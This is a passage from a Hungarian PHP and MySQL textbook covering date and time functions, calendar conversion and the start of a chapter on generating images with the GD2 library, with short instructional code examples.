A nyári időszámítással kapcsolatos problémák elkerülése érdekében használunk a 0 óra helyett a 12 órát! Ha az éjfélhez (24 * 60 * 60)-at adunk egy 25 órás napon, akkor ugyanazon a napon maradunk. Ha délhez adjuk hozzá ugyanezt a számot, akkor eredményül 11am-et kapunk, de legalább a megfelelő napon leszünk.

A getdate() függvény használata

Egy másik hasznos, dátummeghatározó függvény a getdate(). Ennek prototípusa a következő:

```
array getdate ([int idobelyeg])
```

A függvény egyetlen opcionális paramétert, egy időbelyeget fogad, és olyan tömböt ad vissza, amelynek elemei a dátum és az idő különböző részeit jelképezik (lásd 21.2 táblázat!).

21.2 táblázat: A getdate() függvény által visszaadott tömb kulcs-érték párai

Kulcs	Érték
seconds	Másodperc, numerikus
minutes	Perc, numerikus
hours	Óra, numerikus
mday	A hónap napja, numerikus
wday	A hétnapja, numerikus

Kulcs	Érték
mon	Hónap, numerikus
year	Év, numerikus
yday	Az év napja, numerikus
weekday	A hét napja, teljes szöveges formátum
month	Hónap, teljes szöveges formátum
0	Időbényeg, numerikus

Ha mindezeket az elemeket egy tömbben tudjuk, könnyen a kívánt formátumba rendezhetjük őket. A tömb 0 eleme (az időbényeg) feleslegesnek tűnhet, de ha paraméter nélkül hívjuk meg a `getdate()` függvényt, az elem az aktuális időbényeget fogja adni.

A `getdate()` függvényt használó következő kód

```
<?php
$ma = getdate();
print_r($ma);
?>
```

az alábbi kimenethez hasonlót fog eredményezni:

```
Array (
[seconds] => 45
[minutes] => 6
[hours] => 20
[mday] => 14
[wday] => 3
[mon] => 3
[year] => 2007
[yday] => 72
[weekday] => Wednesday
[month] => March
[0] => 1173917205
)
```

Dátumok ellenőrzése a `checkdate()` függvénnel

A `checkdate()` függvénnel a dátumok érvényességét ellenőrizhetjük. Ez a lehetőség akkor lesz igazán hasznos számunkra, amikor a felhasználók által megadott dátumok megfelelőségéről kell meggyőződniünk. A `checkdate()` függvény prototípusa a következő:

```
int checkdate (int honap, int nap, int ev)
```

A függvény ellenőrzi, hogy az ev 0 és 32,767 közötti, érvényes egész szám, a honap 1 és 12 közötti egész szám, illetve a nap létezik-e az adott hónapban. A függvény a szökőéveket is figyelembe veszi az érvényesség megállapításához.

Például a

```
checkdate(2, 29, 2008)
függvény visszatérési értéke true, viszont a
checkdate(2, 29, 2007)
függvény false lesz (mivel 2007 nem szökőév, így nem volt benne február 29.).
```

Időbényegek formázása

Az `strftime()` függvénnel a rendszer (a webszerver) helyi beállításainak megfelelően formázhatjuk az időbényegeket. A függvény prototípusa a következő:

```
string strftime ( string $formatum [, int $időbényeg] )
```

A `$formatum` paraméter az időbényeg megjelenését meghatározó formátumkód. Az `$időbényeg` paraméter értelemszerűen a függvénynek átadott időbényeg. Ez a paraméter opcionális, így amennyiben egyáltalán nem adunk időbényeget, a függvény a helyi rendszer időbényegét (annak a kód futása idején érvényes értékét) fogja használni. A következő kód például

```
<?php
echo strftime ('%A<br />');
echo strftime ('%x<br />');
echo strftime ('%c<br />');
echo strftime ('%Y<br />');
?>
```

négy különböző formátumban jeleníti meg a rendszer adott pillanatban vett időbelyegét. A kód a következőhöz hasonló kimenetet eredményez:

Tuesday
03/16/10
03/16/10 21:17:24
2010

Az `strftime()` formátumkódjainak teljes listája a 21.3 táblázatban található.

21.3 táblázat: A `strftime()` függvény formátumkódjai

Kód	Leírás
%a	A hét napja (rövidítve)
%A	A hét napja
%b vagy %h	Hónap (rövidítve)
%B	Hónap
%c	Dátum és idő szabványos formátumban
%C	Század
%d	A hónap napja (01-től 31-ig)
%D	A dátum rövidített formátumban (hhnn/éé)
%e	A hónap napja kétkarakteres sztringként ('1'-től '31'-ig)
%g	Az év a hét sorszáma alapján, két számjeggyel
%G	Az év a hét sorszáma alapján, négy számjeggyel
%H	Óra (00-tól 23-ig)
%I	Óra (1-től 12-ig)
%j	Az év napja (001-től 366-ig)
%m	Hónap (01-től 12-ig)
%M	Percek (00-tól 59-ig)
%n	Új sor (\n)
%p	am vagy pm (vagy helyi megfelelője)
%r	Az idő a.m./p.m. jelöléssel
%R	Az idő 24 órás formátumban
%S	Másodpercek (00-tól 59-ig)
%t	Tabulátor (\t)
%T	Az idő óó : pp : mm formátumban
%u	A hét napja (1-től 7-ig, hétfőtől vasárnapig)
%U	A hét sorszáma (az év első vasárnapja az első hét kezdőnapja)
%V	A hét sorszáma (az év első hete az a hét, amelyben legalább négy nap már az adott évbe esik)
%w	A hét napja (0-tól 6-ig, vasárnaptól szombatig)
%W	A hét sorszáma (az év első hétfője az első hét kezdőnapja)
%x	Dátum szabványos formátumban (idő nélkül)
%X	Idő szabványos formátumban (dátum nélkül)
%y	Év (két számjeggyel)
%Y	Év (négy számjeggyel)
%z vagy %Z	Időzóna

A 21.3 táblázatban említett szabványos formátum azt jelenti, hogy a formátumkód helyét a webszerver helyi beállításainak megfelelő érték veszi át. Az `strftime()` függvény kiválóan alkalmas arra, hogy a dátumot és az időt az oldalainkat felhasználóbaráttá tevő formátumokban jelenítsük meg.

Váltás PHP és MySQL dátumformátumok között

A MySQL az ISO 8601-es szabványnak megfelelő formátumban kezeli a dátumot és időt. Az idő kezelése viszonylag egyszerű, azonban az említett szabványnak megfelelő dátumokban az év kerül előre. (Nekünk, magyaroknak ez természetes, angolszász területen élőknek azonban szokatlan.) Például a 2008. március 29-ét (ami angolul March 29, 2008) 2008-03-29 vagy 08-03-29 formában kell írni. Alapértelmezésben a MySQL-ból kinyert dátumok is ebben a formában érhetők el.

Oldalunk vagy alkalmazásunk célközönségétől függően elképzelhető, hogy ez nem lesz megfelelő számunkra. A PHP és a MySQL közötti kommunikáció érdekében általában valamilyen módon át kell alakítani a dátumot. Ezt a feladatot mindenkor alkalmazásban elvégzhetjük. Amikor PHP-ból viszünk MySQL-be dátumokat, a korábban már látott `date()` függénnel egyszerűen a megfelelő formátumra alakíthatjuk azokat. Egy apró figyelmeztetés: amikor saját kódunkból állítjuk elő a dátumot, a MySQL összeavarását elkerülendő a napot és a hónapot helykitöltő nullákkal kell tárolni. Használhatunk két számjeggyel jelölt évet, de érdemes inkább minden napot számjeggyel kiírni. Amennyiben MySQL-ben kívánjuk átalakítani a dátumot vagy időt, két hasznos függvény áll ehhez rendelkezésünkre: a `DATE_FORMAT()` és a `UNIX_TIMESTAMP()`.

A `DATE_FORMAT()` függvény a PHP-beli függvényhez hasonlóan működik, ám más formátumkódokat használ. Az egyik leggyakoribb feladat, amit e függénnel végre fogunk hajtani, a MySQL által használt ISO formátumú dátumnak (ÉÉÉÉ-HH-NN) az angolszász területen elterjedt formátumra (HH-NN-ÉÉÉÉ) alakítása. Az alábbi lekérdezéssel tehetjük meg ezt:

```
SELECT DATE_FORMAT(datum_oszlop, '%m %d %Y')
FROM tablanev;
```

A `%m` formátumkód két számjeggyel írja a hónapot, a `%d` ugyanezt teszi a nappal, az `%Y` pedig négy számjeggyel jeleníti meg az évet. A 21.4 táblázatban a gyakrabban használt MySQL formátumkódokat láthatjuk.

21.4 táblázat: A MySQL `DATE_FORMAT()` függvényének formátumkódjai

Kód	Leírás
<code>%M</code>	Hónap teljes szöveggel
<code>%W</code>	A hétfeljedeles szöveggel
<code>%D</code>	A hónap napja számmal, sorszámrallal (angol nyelvnek megfelelően, például 1st)
<code>%Y</code>	Év számmal, négy számjeggyel
<code>%y</code>	Év számmal, két számjeggyel
<code>%a</code>	A hétfeljedeles karakterrel
<code>%d</code>	A hónap napja számmal, helykitöltő nullákkal
<code>%e</code>	A hónap napja számmal, helykitöltő nullák nélkül
<code>%m</code>	Hónap számmal, helykitöltő nullákkal
<code>%c</code>	Hónap számmal, helykitöltő nullák nélkül
<code>%b</code>	Hónap szöveggel, hérom karakter
<code>%j</code>	Az év napja számmal
<code>%H</code>	Óra, 24 órás formátum, helykitöltő nullákkal
<code>%k</code>	Óra, 24 órás formátum, helykitöltő nullák nélkül
<code>%h vagy %I</code>	Óra, 12 órás formátum, helykitöltő nullákkal
<code>%l</code>	Óra, 12 órás formátum, helykitöltő nullák nélkül
<code>%i</code>	Perc számmal, helykitöltő nullákkal
<code>%r</code>	Idő, 12 órás formátum (00:00:00 [AM PM])
<code>%T</code>	Idő, 24 órás formátum (00:00:00)
<code>%S vagy %s</code>	Másodperc számmal, helykitöltő nullákkal
<code>%p</code>	AM vagy PM
<code>%w</code>	A hétfeljedeles számmal, 0-tól (vasárnap) 6-ig (szombat)

A `UNIX_TIMESTAMP` függvény hasonlóan működik, ám Unix időbélyeggé alakítja a neki átadott oszlopot. Az alábbi lekérdezés SELECT `UNIX_TIMESTAMP(datum_oszlop)`
FROM tablanev;

például Unix időbélyegként formázva adja vissza a dátumot. Ezt követően azt lehetünk vele PHP-ben, amit csak szeretnénk.

A Unix időbélyeg lehetővé teszi, hogy egyszerűen számoljunk a dátumokkal, vagy összehasonlítsuk őket. Ne feledjük azonban, hogy az időbélyeg általában csak 1902 és 2038 közötti dátumokat jelképezhet, a MySQL adattípusa viszont sokkal szélesebb tartománnyal rendelkezik!

Általánosságban az alábbi szabályt kell követni: a Unix időbélyeggel dátumokkal kapcsolatos számításokat végezzünk, a szabványos dátumformátumot pedig dátumok tárolására és megjelenítésére használjuk!

Számolás dátumokkal PHP-ben

Úgy lehet PHP-ben egyszerűen kiszámítani két tetszőleges dátum közötti időtartamot, ha a Unix időbélyegek közötti különbséggel számolunk. Ezt a módszert követjük a 21.1 példakódban is.

21.1 példakód: eletkor_kiszamitas.php – Életkor kiszámítása születési dátum alapján

```
<?php
// születésnap meghatározása
$nap = 18;
$hónap = 9;
$év = 1972;

// ne feledjük, hogy a születésnapot nap, hónap és év formában kell megadni!
$sznapunix = mktime (0, 0, 0, $hónap, $nap, $év); // sznap időbélyege
$mostunix = time(); // a mai nap időbélyege
$eletkorunix = $mostunix - $sznapunix; // különbség kiszámítása
$eletkor = floor($eletkorunix / (365 * 24 * 60 * 60)); // másodperc évekké alakítása

echo "Az életkor: $eletkor";
?>
```

A kód beállítja az életkor kiszámításához használandó születésnapot. Valódi alkalmazás esetén ez az adat minden bizonnyal HTML ürlapból érkezne. A kód a `mktime()` függvény meghívásával indul, hogy kiszámoljuk a születésnaphoz és az aktuális dátumhoz tartozó időbélyeget:

```
$sznapunix = mktime (0, 0, 0, $hónap, $nap, $év); // sznap időbélyege
$mostunix = time(); // a mai nap időbélyege
```

Miután a két dátumot ugyanazon formátumra hoztuk, egyszerűen kivonhatjuk őket egymásból:

```
$eletkorunix = $mostunix - $sznapunix;
```

Most jön a kissé trükkös rész: ennek az időtartamnak a visszaalakítása az emberek által jobban kezelhető mértékegységre. Ez itt most nem időbélyeg, hanem az adott személy másodpercekben mért életkorra. Úgy alakíthatjuk vissza évekre, ha elosztjuk az egy évben lévő másodpercek számával. Az így kapott számot a `floor()` függvénytel lefelé kerekítjük, mert egy ember csak akkor lesz például 20 éves, amikor betölti a 20. életévét:

```
$eletkor = floor($eletkorunix / (365 * 24 * 60 * 60)); // másodperc évekké alakítása
```

Jegyezzük meg, hogy ez a megoldás nem teljesen tökéletes, mert a Unix időbélyegek (általában 32 bites egész számok) tartománya korlátozza a működését. A születésnapokkal való számolás nem a legjobb példa az időbélyegek használatára. A példa csak az 1970 után születettek esetében működik minden operációs rendszeren, hiszen például a Windows nem képes kezelní az 1970 előtti időbélyegeket. Még az ezt követően született emberek esetén sem lesz feltétlenül pontos a számítás, mert a kód nem veszi figyelembe a szökőéveket, illetve akkor is tévedhet, ha a helyi időzónában éjfélkor történik a nyári és téli időszámítás közötti váltás.

Számolás dátumokkal MySQL-ben

A PHP nem túl sok beépített dátumkezelő függvénytel rendelkezik. Természetesen megírhatjuk saját függvényeinket, de nem egyszerű feladat a szökövek és a nyári időszámítás pontos figyelembe vétele. Arra is lehetőségünk van, hogy mások által írt függvényeket töltünk le. A PHP online kézikönyvében számtalan, a felhasználók által hozzáadott megjegyzést találunk, de ezek közül kevés megfelelően végigggondolt.

- **Megjegyzés:** A PHP 5.3-as verziójához több olyan függvényt hozzáadtak, amely a dátumokkal való számolást könnyíti meg. Ilyen egyebek között a `date_add()`, a `date_sub()` és a `date_diff()`. Ezek a dátumkezelő függvények feleslegessé teszik a MySQL használatát a korábban PHP-ben elérhetetlen dátumkezelési feladatok egyszerű végrehajtásához.

Egy további, elsőre talán nem nyilvánvaló lehetőség a MySQL használata. A MySQL a Unix időbelyegek megbízható tarto-mányán kívüli dátumok esetén is kiválasztva használható dátumkezelő függvények széles választékát kínálja. MySQL lekérdezés futtatásához MySQL kiszolgálóhoz kell csatlakozni, de nem szükséges adatbázisadatokat használnunk ehhez a feladathoz.

A következő lekérdezés egy napot ad az 1700. február 28-ai dátumhoz, és az így kapott dátumot adja vissza:

```
select adddate('1700-02-28', interval 1 day)
```

Az 1700. év nem szökőév, így az eredmény 1700-03-01 lesz.

A MySQL kézikönyvben átfogó leírást találunk a dátum és idő MySQL-beli kezeléséről és módosításáról (http://www.mysql.com/doc/en/Date_and_time_functions.html).

Sajnos itt sincsen egyszerű módszer a két dátum közötti évek számának megállapítására, így a születésnapos példa MySQL-ben is sántít egy kicsit. A napokban kifejezett életkort könnyedén kiszámíthatjuk ugyan, ám esetenként a 21.2 példakód is pontatlanul alakítja át évekre ezt az életkort.

21.2 példakód: mysql_eletkor_kiszamitas.php – Életkor kiszámítása születési dátum alapján MySQL-lel

```
<?php
// születésnap meghatározása
$nap = 18;
$honap = 9;
$ev = 1972;

// születésnap alakítása ISO 8601 szerinti dátummá
$sznapISO = date("c", mktime (0, 0, 0, $honap, $nap, $ev));

// a napokban kifejezett életkor kiszámítása mysql lekérdezéssel
$adatbazis = mysqli_connect('localhost', 'felhasznalo', 'jelszo');
$eredmeny = mysqli_query($adatbazis, "select datediff(now(), '$sznapISO')");
$eletkor = mysqli_fetch_array($eredmeny);

// a napokban kifejezett életkor alakítása évekre (körülbelül)
echo "Az életkor ".floor($eletkor[0]/365.25);
?>
```

A születésnap ISO időbelyeggé formázása után a következő lekérdezést adjuk át a MySQL-nek:

```
select datediff(now(), '1972-09-18T00:00:00+10:00')
```

A `now()` MySQL függvény minden esetben az aznap dátumot és pontos időt adja vissza. A MySQL 4.1.1 verziójától elérhető `datediff()` függvény a két dátum közötti, napokban kifejezett különbséget adja vissza.

Érdemes megjegyezni, hogy a kódban nem jelöljük ki valamely tábla adatait, sőt, még a kód által használandó adatbázist sem választjuk ki, de a számításokhoz érvényes felhasználói névvel és jelszóval be kell jelentkeznünk a MySQL kiszolgálóra.

Mivel kifejezetten a példában látott számításra nem létezik beépített függvény, az évek pontos számának kiszámolására egy viszonylag összetett SQL lekérdezést kell használnunk. A példában kissé leegyszerűsítettük a dolgokat, mert a napokban kifejezett életkort 365,25-tel osztva számoltuk ki az éveket. Ha az adott személy születésnapján használjuk ezt a számítást, akkor akár egy évet is tévedhetünk attól függően, hogy hány szökövet élt már meg a delikvens.

Mikroszekundumok használata

Egyes alkalmazásokhoz nem elegendően pontos az idő másodpercekben való mérése. Ha nagyon rövid időszakokat, például a PHP kódunk egy részének vagy egészének futtatásához szükséges időtartamot kívánjuk mérni, a `microtime()` függvényt kell használnunk.

A PHP 5-ös verziójában a `true` értéket át kell adnunk a `microtime()` függvénynek. Amikor ezt az opcionális paramétert átadjuk, a `microtime()` lebegőpontos értékként adja vissza az időt, ami készen áll arra, hogy a nekünk tetsző célra felhasználjuk. Az érték megegyezik a `mktime()`, `time()` és `date()` függvény által visszaadottal, de törtrésze is van.

Az

```
echo number_format(microtime(true), 10, '.', '');
utasítás a következőhöz hasonló kimenetet produkál: 1174091854.84.
```

A régebbi verziókban nem kérhettük az eredményt lebegőpontos számként, a függvény minden esetben sztringként adta vissza. A `microtime()` paraméter nélküli meghívása esetén a következőhöz hasonló karakterláncot kapunk vissza: "0. 34380900 1174091816". Az első szám a törtrész, a második szám pedig az 1970. január 1. óta eltelt idő másodpercen kifejezve.

Mivel a számokat könnyebb kezelni, mint a karakterláncokat, a PHP 5-ös verziójától kezdve érdemes a `microtime()` függvényt a `true` paraméterrel meghívni.

21

Naptárfüggvények használata

A PHP számos függvénytel segíti a különböző naptárrendszerek közötti átváltást. A főbb naptárak, amelyekkel dolgozni fogunk, a Gergely- és a Julián-naptár, illetve a Julián-napszámláló.

A legtöbb nyugati ország jelenleg a Gergely-naptárat használja. A Gergely-naptár szerinti 1582. október 15. megegyezik a Julián-naptár szerinti 1582. október 5-ével. Ezen időpont előtt a Julián-naptár volt a széles körben használt naptárrendszer. A különböző országok eltérő időpontban váltottak a Gergely-naptárra, egyes országok (például Oroszország) csak a 20. század elején tettek meg ezt.

E két naptárrendszert sokan ismerik, de nem biztos, hogy a Julián-napszámlálóról (Julian Day Count – JD) is hallottunk már. Ez utóbbi sok szempontból a Unix időbelyegezhez hasonló. Egy időszámításunk előtt 4000 körüli dátumtól számolja az eltelt napokat. Önmagában nem különösebben hasznos, értelmet akkor nyer, amikor a naptárrendszerek között váltjuk át a dátumokat. Ilyen átváltáskor először a Julián-napszámlálóról váltunk, s majd onnan a kívánt naptárra.

Unix alatti használatukhoz először az `--enable-calendar` beállítással be kell fordítanunk PHP-be a `calendar` kiterjesztést. Az általános Windows-telepítésbe be vannak építve ezek a függvények.

Hogy ráérzzünk működésükre, nézzük meg a Gergely-naptárról Julián-naptárra váltáshoz szükséges függvények prototípusát:

```
int gregoriantojd(int honap, int nap, int ev)
string jdtojulian(int julian_nap)
Egy dátum átalakításához mindenki függvényt meg kell hívnunk:
$jd = gregoriantojd(9, 18, 1582);
echo jdtojulian($jd);
```

Ez a függvényhívás `HH/NN/ÉÉÉÉ` formátumban írja ki a Julián-naptár szerinti dátumot.

Ezeknek a függvényeknek a különböző változataival válthatunk a Gergely-, a Julián-, a francia és a zsidó naptár, illetve a Unix időbelyegek között.

További olvasnivaló

Ha szeretnénk a PHP és a MySQL dátum- és időfüggvényeiről többet megtudni, olvassuk el a kézikönyvek idevágó részeit a <http://php.net/manual/en/ref.datetime.php>, illetve a <http://dev.mysql.com/doc/refman/5.0/en/date-and-timefunctions.html> címen!

Ha naptárrendszerek között kell dátumokat átváltanunk, olvassunk bele a PHP kézikönyv naptárkezelő függvényeket leíró oldalaiba (<http://php.net/manual/en/ref.calendar.php>)!

Hogyan tovább?

A PHP egyik egyedülálló és igen hasznos funkciója a képek menet közbeni létrehozásának lehetősége. A *Képek előállítása* című 22. fejezetből kiderül, hogyan tudunk az image könyvtár függvényeivel érdekes és hasznos képi hatásokat elérni.

Képek előállítása

A PHP egyik igen hasznos funkciója a képek programból való létrehozásának lehetősége. A nyelv számos olyan függvénytel rendelkezik, amely képekről szolgáltat információkat, a GD2 könyvtárat pedig új képek létrehozására, illetve meglévők kezelésére használhatjuk. A fejezetből kiderül, hogyan érhetünk el érdekes és hasznos képi hatásokat ezen képkezelő függvények segítségével.

A fejezetben az alábbi főbb témaörökkkel foglalkozunk:

- Képi támogatás beállítása a PHP-ben
- Képformátumok
- Képek létrehozása
- Automatikusan létrehozott képek használata más oldalakon
- Szöveg és betűk használatával létrehozott képek
- Ábrák és grafikonadatok rajzolása

Munkánk során két példát nézünk meg részletesebben: az egyik során programból hozzuk létre egy weboldal gombjait, a másikban pedig MySQL adatbázisból származó adatokból készítünk oszlopdiagramot.

A példához a GD2 könyvtárat fogjuk használni, ám nem ez az egy népszerű, a képekkel való munkát lehetővé tevő PHP könyvtár létezik. Az ImageMagick könyvtár nem része ugyan az általános PHP-telepítésnek, de a PHP Extension Class Library (PECL) bővítményekből egyszerűen telepíthető. Az ImageMagick és a GD2 számos igen hasonló funkcióval rendelkezik, ám egyes területeken az előbbi többre képes. Ha GIF képeket (vagy akár animált GIF képeket) szeretnénk létrehozni, az ImageMagick könyvtárra lesz szükségünk. Amennyiben valódi színezetű (true color módú) képekkel vagy átlátszósági hatássokkal kívánunk dolgozni, érdemes összehasonlítani a két könyvtár által kínált lehetőségeket.

Az ImageMagick letöltéséhez keressük fel a PECL oldalát: <http://pecl.php.net/package/imagick>.

Ha szeretnénk képet kapni az ImageMagick által kínált lehetőségek tárházáról, vagy tanulmányoznánk dokumentációját, látogassunk el a <http://www.imagemagick.org> oldalra!

Képi támogatás beállítása PHP-ben

A PHP egyes képkezelő függvényeit bármikor elérhetjük, a többségük használata azonban a GD2 könyvtár meglétét igényli. A könyvtárról a http://www.libgd.org/Main_Page oldalon találunk részletes információt.

A PHP 4.3-as verziója óta elérhető a GD2 könyvtár saját, a PHP csapata által támogatott változata. Mivel ez könnyebben telepíthető a PHP-vel, és jellemzően stabilabb is, ajánlott ezt használni. Windows alatt a PNG és JPEG képek automatikusan támogatottak, amennyiben bekapcsoltuk a php_gd2.dll bővítményt. Ehhez nem kell más tenni, mint a PHP telepítési könyvtárának \ext alkönyvtárából a rendszermappába (Windows XP esetén a C:\Windows\system könyvtárba) másolni a php_gd2.dll fájlt. Ezen kívül a php.ini fájl következő sorának elejéről el kell távolítani a pontosvesszőt (;), hogy immár ne megjegyzés legyen:

```
extension=php_gd2.dll
```

Ha Unixot használva szeretnénk PNG képekkel dolgozni, telepítenünk kell a <http://www.libpng.org/pub/png/> oldalról elérhető libpng, illetve a <http://www.gzip.org/zlib/> oldalról elérhető zlib könyvtárat.

Ezt követően a következő beállításokkal kell konfigurálnunk a PHP-t:

```
--with-png-dir=/path/to/libpng
--with-zlib-dir=/path/to/zlib
```

Ha Unixon szeretnénk JPEG képekkel dolgozni, le kell tölteni a jpeg-6b csomagot, és bekapcsolt JPEG-támogatással újra kell fordítani a GD-t. A csomagot az <ftp://ftp.uu.net/graphics/jpeg/> oldalról tölthetjük le.

Majd a következő beállítással újra kell konfigurálni és újra kell fordítani a PHP-t:

```
--with-jpeg-dir=/path/to/jpeg-6b
```

Ha szeretnénk képeinken TrueType betűtípusokat használni, a FreeType könyvtárra is szükségünk lesz. A 4-es verzió óta ez is elérhető a PHP-ben, de ha kell, a <http://www.freetype.org/> oldalról letölthető.

Ha inkább PostScript Type 1 betűtípusokkal kívánunk dolgozni, az <ftp://sunsite.unc.edu/pub/Linux/libs/graphics/> oldalról letölthető t1lib könyvtárra lesz szükségünk.

Ezt követően a

`--with-t1lib[=path/to/t1lib]`

béállítással kell futtatni a PHP konfiguráló programját. Végül természetesen a `--with-gd` használatával kell konfigurálni a PHP-t.

Képformátumok

A GD könyvtár a JPEG, a PNG és a WBMP formátumot támogatja, a GIF képeket már nem. Nézzük át röviden ezen formátumok legfontosabb jellemzőit!

JPEG

A JPEG a *Joint Photographic Experts Group* rövidítése, ami igazából nem egy adott formátum, hanem egy képtömörítési szabványt kidolgozó munkacsoport neve. A JPEG-nek nevezett fájlformátum hivatalos neve JFIF, és ez nem más, mint a JPEG csoport által létrehozott egyik szabvány.

A JPEG fájlokat elsősorban különböző színeket és színátmeneteket tartalmazó fényképek vagy egyéb képek tárolására használjuk. A formátum veszteséges tömörítést használ, vagyis a képmínőség valamilyen mértékű romlásával tömöríti a fényképet kisebb fájlból. Mivel a JPEG fájlok által tárolt képek lényegében színátmeneteket tartalmazó analóg képek, az emberi szem bizonyos mértékű minőségiromlást tolerálni képes (mivel egyszerűen nem veszi észre). A formátum nem megfelelő vektorgrafikus ábrákhoz, szöveghez és teli színnel kitöltött felületekhez.

A JPEG/JFIF formátumról a JPEG hivatalos oldalán bővebben is olvashatunk (<http://www.jpeg.org/>).

PNG

A PNG a *Portable Network Graphics* rövidítése. Ez a fájlformátum a GIF (*Graphics Interchange Format*) helyét vette át (rövidesen látni fogjuk, miért). A PNG weboldala így ír róla: „Bivalyérős képformátum veszteségmentes tömörítéssel.” Veszteségmentességének köszönhetően a képformátum olyan képekhez is kiválóan használható, amelyek szöveget, egyenes vonalakat és teli színnel töltött formákat tartalmaznak – például fejlécekhez vagy weboldalak gombjaihoz. A PNG képek általánosságban ugyanarra a célra használhatók, mint korábban a GIF-ek. Egy adott kép PNG-vel tömörített változata jellemzően hasonló méretű, mint a GIF-fel tömörített társa. A PNG támogatja a fokozatos átlátszóságot, a gammakorrekción és a kétdimenziós váltott soros megjelenítést. Nem támogatja viszont az animációkat, ezért ilyen célra a jelenleg is fejlesztés alatt álló MNG formátumot kell használni.

A veszteségmentes tömörítési eljárások rajzokhoz és ábrákhoz megfelelnek ugyan, nagy fényképek tárolására viszont kevésbé alkalmasak, mert jellemzően nagy fájlméretet eredményeznek.

A PNG-ről a hivatalos PNG-honlapon (<http://www.libpng.org/pub/png/>) részletesebben olvashatunk.

WBMP

A WBMP, amely a *Wireless Bitmap* rövidítése, kifejezetten vezeték nélküli eszközök számára kialakított fájlformátum. Egyelőre nem különösebben széles körben terjedt el.

GIF

A GIF a *Graphics Interchange Format* rövidítése. Tömörített, veszteségmentes formátum, amit széles körben használnak az interneten szöveget, egyenes vonalakat vagy teli színnel kitöltött formákat tartalmazó képek tárolására.

A GIF formátum a 24 bites RGB színtér 256 különböző színéből álló színpalettát használ. Támogatja az animációkat, és lehetővé teszi, hogy minden képkockán más és más színekből álljon a 256 színű paletta. A használható színek korlátozott száma miatt a GIF formátum nem alkalmas színes fényképek és más folytonos tónusú képek előállítására, de tökéletesen megfelel olyan egyszerűbb képeknél, mint a grafikák vagy a teli színű elemekből álló logók.

A GIF fájlok LZW veszteségmentes adattömörítést használnak, amely a képmínőség romlása nélkül csökkenti a fájlméretet.

Képek létrehozása

A képek PHP-beli létrehozásának négy lépése a következő:

1. Rajzászon létrehozása a munkához.
2. Alakzatok rajzolása vagy szöveg nyomtatása a rajzászonra.
3. Kimenet készítése a kész grafikáról.
4. Erőforrások felszabadítása.

Nézzünk példát egy egyszerű képet létrehozó kódra! A teljes kódot a 22.1 példakód tartalmazza.

22.1 példakód: egyszeru_abra.php – Egyszerű vonalas ábra Értékesítés felirattal


```
<?php
// kép beállítása
$magassag = 200;
$szelesseg = 200;
$kep = imagecreatetruecolor($szelesseg, $magassag);
$feher = imagecolorallocate ($kep, 255, 255, 255);
$kek = imagecolorallocate ($kep, 0, 0, 64);

// rajzolás a képre
imagefill($kep, 0, 0, $kek);
imageline($kep, 0, 0, $szelesseg, $magassag, $feher);
imagestring($kep, 4, 50, 150, 'Értékesítés', $feher);

// kimenet létrehozása
Header ('Content-type: image/png');
imagepng ($kep);

// erőforrások felszabadítása
imagedestroy($kep);
?>
```

A kód futtatásának eredménye a 22.1 ábrán látható.



22

22.1 ábra: A kód kék háttérrel rajzol, majd egy vonalat és egy szöveges címkét ad a képhez.

Most pedig menjünk végig egyenként a kép létrehozásának lépésein!

Rajzászon létrehozása

Hogy elkezdhetünk PHP-ben megalkotni vagy módosítani egy képet, létre kell hoznunk egy kéazonosítót. Ennek két alapvető módja van. Az egyik egy üres rajzászon létrehozása, amelyet az `imagecreatetruecolor()` függvény meghívásával érhetünk el, ahogyan tettük azt a fenti kódban is az alábbi sorral:

```
$kep = imagecreatetruecolor($szelesseg, $magassag);
```

Az `ImageCreateTrueColor()` függvény két paramétert vár. Az első az új kép szélessége, a második pedig a magassága. A függvény az új kép azonosítójával tér vissza. Az ilyen azonosítókat a fájlmutatókhoz hasonlóan kell elkapcsolnunk.

A másik módszer meglévő képfájl beolvasása, amire aztán szűrőt alkalmazhatunk, átméretezhetjük vagy kiegészíthetjük. A beolvasni kívánt fájl formátumától függően az `imagecreatefrompng()`, az `imagecreatefromjpeg()` vagy az `imagecreatefromgif()` függvényt használhatjuk erre a cérla.

Mindhárom függvény a fájl nevét várja paraméterként, ahogy az alábbi példában is láthatjuk:

```
$kep = imagecreatefrompng('alap_kep.png');
```

A fejezet egy későbbi részében arra is láthatunk példát, hogyan hozhatunk létre gombokat meglévő képek felhasználásával.

Rajzolás vagy szöveg írása képre

A képre rajzolás, illetve szöveg képre írása egyaránt két részből áll. Először is ki kell választani a rajzoláshoz használni kívánt színt. Mint azzal bizonyára tisztában vagyunk, a számítógép kijelzőjén megjelenő színek különböző mennyiségi vörös, zöld és kék fényből jönnek létre. A képformátumok e három szín összes lehetséges kombinációjának meghatározott részhalmazát tartalmazó színpalettákat használunk. Ahhoz, hogy valamelyen színnel rajzolhassunk egy képre, hozzá kell adni a színt a kép színpalettájához. Bármilyen használni kívánt szín, még a fehér és a fekete esetében is így kell tenni.

Az `ImageColorAllocate()` függvény meghívásával választjuk ki a képünkhez használni kívánt színeket. A függvénynek képünk azonosítóját, illetve a kívánt szín vörös, zöld és kék (red, green, blue, azaz RGB) értékeit kell átadni.

A 22.1 példakód két színnel dolgozik: fehérrel és kékkel. Az alábbi két függvény meghívásával választjuk ki őket:

```
$feher = imagecolorallocate($kep, 255, 255, 255);
```

```
$kek = imagecolorallocate($kep, 0, 0, 64);
```

A függvény színazonosítóval tér vissza, amellyel a későbbiekben elérjük az adott színt.

A tényleges rajzoláshoz különböző függvények közül választhatunk attól függően, hogy pontosan mit kívánunk rajzolni: vonalakat, íveket, sokszögeket vagy szöveget.

A rajzolófüggvények általában a következő paramétereket várják:

- A kép azonosítója
- A rajzolni kívánt objektum kezdő- és esetenként végpontja (koordináták)
- A festőszín
- Szöveg esetén a betűtípusra vonatkozó információk

Példánkban három rajzolófüggvényel dolgozunk, nézzük meg most ezeket egyenként!

Először is az `imagefill()` függvényvel létrehozzuk a kék háttérét, amire a későbbiekben rajzolhatunk:

```
imagefill($kep, 0, 0, $kek);
```

A függvény paraméterként a képazonosítót, a rajzolási terület kezdőpontját (*x* és *y*), illetve a festőszínt várja.

